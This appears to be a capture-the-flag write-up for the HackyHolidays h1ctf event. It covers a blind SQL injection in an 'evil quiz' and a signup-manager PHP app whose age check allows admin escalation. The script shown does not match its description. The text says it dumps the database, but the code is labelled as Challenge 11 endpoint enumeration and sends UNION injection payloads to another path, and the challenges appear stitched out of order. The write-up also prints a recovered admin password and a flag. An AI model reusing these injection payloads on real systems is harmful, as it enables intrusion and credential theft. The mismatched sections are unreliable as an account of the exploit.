
The suspicious thing in this challenge was the statement on the "Score" tab, reporting "There is DD other player(s) with the same name as you!".

If not properly checked server-side, this statement could have performed a query on the database with user-supplied input in the Your Name field of the "Your Name" tab. A simple test confirms the assumption.


This was a blind sql injection having the injection point on https://hackyholidays.h1ctf.com/evil-quiz and the query result on https://hackyholidays.h1ctf.com/evil-quiz/score , and the goal was to retrieve the admin credentials from the database. I ended up writing a python3 script which exploit the vulnerability, to dump the database name, the table names, the columns names and finally retrieve the credentials.
#!/usr/bin/python3

import requests, time, urllib3
import re
from bs4 import BeautifulSoup

if __name__ == "__main__":
    print("[*] Challenge 11 - Identify endpoints")
    with open("api_object_lowercase.txt") as f:
        for endpoint in f:
            session = requests.session()
            x = endpoint.rstrip()
            burp0_url = "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=b%27%20UNION%20ALL%20SELECT%20%221%27%20UNION%20ALL%20SELECT%20%27c%27,%27b%27,%27../api/{}%27--%20-%22,1,2--%20-".format(x)
            burp0_headers = {"Connection": "close", "Content-Type":"application/json","Cache-Control": "max-age=0", "sec-ch-ua": "\"Google Chrome\";v=\"87\", \" Not;A Brand\";v=\"99\", \"Chromium\";v=\"87\"", "sec-ch-ua-mobile": "?0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36", "Accept": "*/*", "Sec-Fetch-Site": "none", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-User": "?1", "Sec-Fetch-Dest": "document", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7,zh-CN;q=0.6,zh;q=0.5"}
            r = session.get(burp0_url, headers=burp0_headers)
            soup = BeautifulSoup(r.text)
            l = soup.find_all("img", {"class": "img-responsive"})
            p = l[2]["src"]
            burp0_url = "https://hackyholidays.h1ctf.com{}".format(p)
            r = session.get(burp0_url, headers=burp0_headers)
            if "Expected" not in r.text:
                print("/{} is available".format(x))
admin:S3creT_p4ssw0rd-$
Finally, I used the found credentials to login into the admin panel. The resulting webpage contained the flag.

Flag: flag{6e8a2df4-5b14-400f-a85a-08a260b59135}

#Challenge 10 The tenth challenge was accessible by browsing https://hackyholidays.h1ctf.com/signup-manager/. The challenge contained a signup and a login form in its main webpage.

A first dir bruteforce on signup-manager/ revealed the following interesting ZIP file. https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip
The ZIP file contained the source code of the application.

Of all the previous files, the interesting code was inside index.php
<?php
if( isset($_GET["logout"]) ){
    setcookie('token',null,time()-3600);
    header("Location: ".explode("?",$_SERVER["REQUEST_URI"])[0]);
    exit();
}
function buildUsers(){
    $users = array();
    $users_txt = file_get_contents('users.txt');
    foreach( explode(PHP_EOL,$users_txt) as $user_str ){
        if( strlen($user_str) == 113 ) {
            $username = str_replace('#', '', substr($user_str, 0, 15));
            $users[$username] = array(
                'username' => $username,
                'password' => str_replace('#', '', substr($user_str, 15, 32)),
                'cookie' => str_replace('#', '', substr($user_str, 47, 32)),
                'age' => intval(str_replace('#', '', substr($user_str, 79, 3))),
                'firstname' => str_replace('#', '', substr($user_str, 82, 15)),
                'lastname' => str_replace('#', '', substr($user_str, 97, 15)),
                'admin' => ((substr($user_str, 112, 1) === 'Y') ? true : false)
            );
        }
    }
    return $users;
}
function addUser($username,$password,$age,$firstname,$lastname){
    $random_hash = md5( print_r($_SERVER,true).print_r($_POST,true).date("U").microtime().rand() );
    $line = '';
    $line .= str_pad( $username,15,"#");
    $line .= $password;
    $line .= $random_hash;
    $line .= str_pad( $age,3,"#");
    $line .= str_pad( $firstname,15,"#");
    $line .= str_pad( $lastname,15,"#");
    $line .= 'N';
    $line = substr($line,0,113);
    file_put_contents('users.txt',$line.PHP_EOL, FILE_APPEND);
    return $random_hash;
}
$all_users = buildUsers();
$page = 'signup.php';
if( isset($_COOKIE["token"]) ){
    foreach( $all_users as $u ){
        if( $u["cookie"] === $_COOKIE["token"] ){
            if( $u["admin"] ){
                $page = 'admin.php';
            }else{
                $page = 'user.php';
            }
        }
    }
}
if( $page == 'signup.php' ) {
    $errors = array();
    if (isset($_POST["action"])) {
        if( $_POST["action"] == 'login' && isset($_POST["username"], $_POST["password"]) ){
            if( isset($all_users[ $_POST["username"] ]) ){
                $u = $all_users[ $_POST["username"] ];
                if( md5($_POST["password"]) === $u["password"] ){
                    setcookie('token', $u["cookie"], time() + 3600);
                    header("Location: " . explode("?", $_SERVER["REQUEST_URI"])[0]);
                    exit();
                }
            }
            $errors[] = 'Username and password combination not found';
        }
        if ($_POST["action"] == 'signup' && isset($_POST["username"], $_POST["password"], $_POST["age"], $_POST["firstname"], $_POST["lastname"])) {
            $username = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["username"]), 0, 15);
            if (strlen($username) < 3) {
                $errors[] = 'Username must by at least 3 characters';
            } else {
                if (isset($all_users[$username])) {
                    $errors[] = 'Username already exists';
                }
            }
            $password = md5($_POST["password"]);
            $firstname = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["firstname"]), 0, 15);
            if (strlen($firstname) < 3) {
                $errors[] = 'First name must by at least 3 characters';
            }
            $lastname = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["lastname"]), 0, 15);
            if (strlen($lastname) < 3) {
                $errors[] = 'Last name must by at least 3 characters';
            }
            if (!is_numeric($_POST["age"])) {
                $errors[] = 'Age entered is invalid';
            }
            if (strlen($_POST["age"]) > 3) {
                $errors[] = 'Age entered is too long';
            }
            $age = intval($_POST["age"]);
            if (count($errors) === 0) {
                $cookie = addUser($username, $password, $age, $firstname, $lastname);
                setcookie('token', $cookie, time() + 3600);
                header("Location: " . explode("?", $_SERVER["REQUEST_URI"])[0]);
                exit();
            }
        }
    }
}
include_once($page);
When performing a new sign up, the code checked for some constraint on the POST parameters and returned an error in case they were not respected. Furthermore, if all the constraints were satisfied the PHP file created a new user inside the users.txt file. To create an admin user, it was necessary to have an "Y" as last character in the relative user text file line. Therefore, if it was possible to bypass one of the performed check and add more characters, it would have been possible to tamper the application logic and create a new user line with the "Y" character at the end. The vulnerable check resulted in the following one.
if (!is_numeric($_POST["age"])) {
                $errors[] = 'Age entered is invalid';
}
if (strlen($_POST["age"]) > 3) {
                $errors[] = 'Age entered is too long';
}
$age = intval($_POST["age"]);
